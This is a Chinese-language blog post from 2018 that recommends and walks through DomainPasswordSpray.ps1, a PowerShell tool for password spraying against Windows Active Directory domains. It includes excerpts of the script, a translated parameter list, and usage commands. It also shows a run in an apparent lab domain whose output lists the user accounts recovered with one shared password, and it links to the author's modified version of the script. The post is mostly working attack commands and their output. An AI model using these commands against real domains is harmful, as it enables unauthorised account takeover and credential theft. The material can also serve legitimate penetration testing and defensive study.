倾旋的博客

Windows域渗透 - 用户密码枚举

02 May 2018

推荐一个Powershell脚本


0x00 前言

在进行Windows域渗透的时候，面对庞大的用户账号，不知该从何下手，扫描网络服务有怕搞出大动静，肿么办呢？

0x01 Powershell

目前已经有很多Powershell集合脚本，用于域渗透简直舒爽

今天推荐一款名字叫`DomainPasswordSpray.ps1`的脚本，主要原理是先来抓取域用户账号，然后指定密码字典进行域认证。认证通过的就是密码正确的了。




```
PS C:\Users\liyingzhe.PAYLOADS> Invoke-DomainPasswordSpray
[*] Current domain is compatible with Fine-Grained Password Policy.
不能对值为空的表达式调用方法。
所在位置 C:\Users\liyingzhe.PAYLOADS\DomainPasswordSpray.ps1:474 字符: 70
+         $stripped_split_a, $stripped_split_b = $stripped_policy.split <<<< (':',2)
    + CategoryInfo          : InvalidOperation: (split:String) [], RuntimeException
    + FullyQualifiedErrorId : InvokeMethodOnNull

使用“2”个参数调用“ToInt32”时发生异常:“索引超出范围。必须为非负值并小于集合大小。
参数名: startIndex”
所在位置 C:\Users\liyingzhe.PAYLOADS\DomainPasswordSpray.ps1:476 字符: 54
+         [int]$observation_window = [convert]::ToInt32 <<<< ($observation_window_no_spaces, 10)
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : DotNetMethodException

[*] Now creating a list of users to spray...
PS C:\Users\liyingzhe.PAYLOADS>
>
```

```
            Write-Host "[*] Fine-Grained Password Policy titled: $PSOPolicyName has a Locl
            }
        }

    }

        #Get account lockout observation window to avoid running more than 1 password spra
        $net_accounts = "cmd.exe /C net accounts /domain"
        $net_accounts_results = Invoke-Expression -Command:$net_accounts
        $stripped_policy = ($net_accounts_results | Where-Object {$_ -like "*Lockout Obser
        if($stripped_policy)
        {
        $stripped_split_a, $stripped_split_b = $stripped_policy.split(':',2)
        $observation_window_no_spaces = $stripped_split_b -Replace '\s+',""
        [int]$observation_window = [convert]::ToInt32($observation_window_no_spaces, 10)

        }


        #Generate a userlist from the domain
        #Selecting the lowest account lockout threshold in the domain to avoid locking out
        [int]$SmallestLockoutThreshold = $AccountLockoutThresholds | sort | Select -First
        Write-Host -ForegroundColor "yellow" "[*] Now creating a list of users to spray...

        if ($SmallestLockoutThreshold -eq "0")
        {
            Write-Host -ForegroundColor "Yellow" "[*] There appears to be no lockout polic
        }
```

GitHub项目地址：https://github.com/dafthack/DomainPasswordSpray

由于作者的脚本有一个小瑕疵，故此我改了一下，避免抛出了一些错误。



```
PS C:\Users\liyingzhe.PAYLOADS> Invoke-DomainPasswordSpray -Password w!23456
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 6 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 6 users gathered from the current user's domain
[*] Password spraying has begun. Current time is 17:59
[*] This might take a while depending on the total number of users
1 of 6 users tested2 of 6 users tested3 of 6 users tested[*] SUCCESS! User:testPass Password:w!23456
4 of 6 users tested[*] SUCCESS! User:webManager Password:w!23456
5 of 6 users tested[*] SUCCESS! User:dba Password:w!23456
6 of 6 users tested[*] Password spraying is complete
PS C:\Users\liyingzhe.PAYLOADS>
>
```

优化后的地址：**http://payloads.online/scripts/Invoke-DomainPasswordSpray.txt**

0x02 参数说明

在代码的开头就已经有介绍了，我简单汉化一下。

描述：该模块主要用于从域中收集用户列表。

- 参数： `Domain` 指定要测试的域名
- 参数： `RemoveDisabled` 尝试从用户列表删除禁用的账户
- 参数： `RemovePotentialLockouts` 删除锁定账户
- 参数： `UserList` 自定义用户列表(字典)。 如果未指定，这将自动从域中获取
- 参数： `Password` 指定单个密码进行口令测试
- 参数： `PasswordList` 指定一个密码字典
- 参数： `OutFile` 将结果保存到某个文件
- 参数： `Force` 当枚举出第一个后继续枚举，不询问

0x03 使用说明

使用例子：

```
C:\PS> Get-DomainUserList
```

该命令将从域中收集用户列表。

```
C:\PS> Get-DomainUserList -Domain 域名 -RemoveDisabled -RemovePotentialLockouts | Out-File -Encoding ascii userlist.txt
```

该命令将收集域“域名”中的用户列表，包括任何未被禁用且未接近锁定状态的帐户。 它会将结果写入“userlist.txt”文件中

```
C:\PS> Invoke-DomainPasswordSpray -Password Winter2016
```

该命令将会从域环境中获取用户名，然后逐个以密码`Winter2016`进行认证枚举

```
C:\PS> Invoke-DomainPasswordSpray -UserList users.txt -Domain 域名 -PasswordList passlist.txt -OutFile sprayed-creds.txt
```

该命令将会从`users.txt`中提取用户名，与`passlist.txt`中的密码对照成一对口令，进行域认证枚举，登录成功的结果将会输出到`sprayed-creds.txt`

0x04 实战

获取域环境中的用户列表

命令：`C:\PS> Get-DomainUserList | Out-File -Encoding ascii userlist.txt`


输出：

```
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] There are 8 total users found.
[*] Created a userlist containing 8 users gathered from the current user's d
omain
```

获取的用户名:

```
C:\PS> type .\userlist.txt
Administrator
Guest
liyingzhe
krbtgt
Hack
testPass
webManager
dba
```

密码枚举



```
PS C:\Users\liyingzhe.PAYLOADS> Invoke-DomainPasswordSpray -Domain payloads.online -Password w!23456 -OutFile sprayed-creds.txt
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 6 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 6 users gathered from the current user's domain
[*] Password spraying has begun. Current time is 18:45
[*] This might take a while depending on the total number of users
1 of 6 users tested2 of 6 users tested3 of 6 users tested[*] SUCCESS! User:testPass Password:w!23456
4 of 6 users tested[*] SUCCESS! User:webManager Password:w!23456
5 of 6 users tested[*] SUCCESS! User:dba Password:w!23456
6 of 6 users tested[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to sprayed-creds.txt

PS C:\Users\liyingzhe.PAYLOADS> type .\sprayed-creds.txt
testPass:w!23456
```

命令： `C:\PS> Invoke-DomainPasswordSpray -Domain 域名 -Password w!23456 -OutFile sprayed-creds.txt`

输出:

```
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 6 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 6 users gathered from the current user's d
omain
[*] Password spraying has begun. Current time is 18:45
[*] This might take a while depending on the total number of users
1 of 6 users tested2 of 6 users tested3 of 6 users tested[*] SUCCESS! User:t
estPass Password:w!23456
4 of 6 users tested[*] SUCCESS! User:webManager Password:w!23456
5 of 6 users tested[*] SUCCESS! User:dba Password:w!23456
6 of 6 users tested[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to sprayed
-creds.txt
```

枚举的结果：

```
C:\PS > type .\sprayed-creds.txt
testPass:w!23456
webManager:w!23456
dba:w!23456
```

@Rvn0xsy (https://twitter.com/Rvn0xsy)	QR code
⚓ https://payloads.online/archivers/2018-05-02/1 📅 02-May-18 🅭 BY-NC-SA 4.0 https://payloads.online/disclosure	https://payloads.online/archivers/2018-05-02/1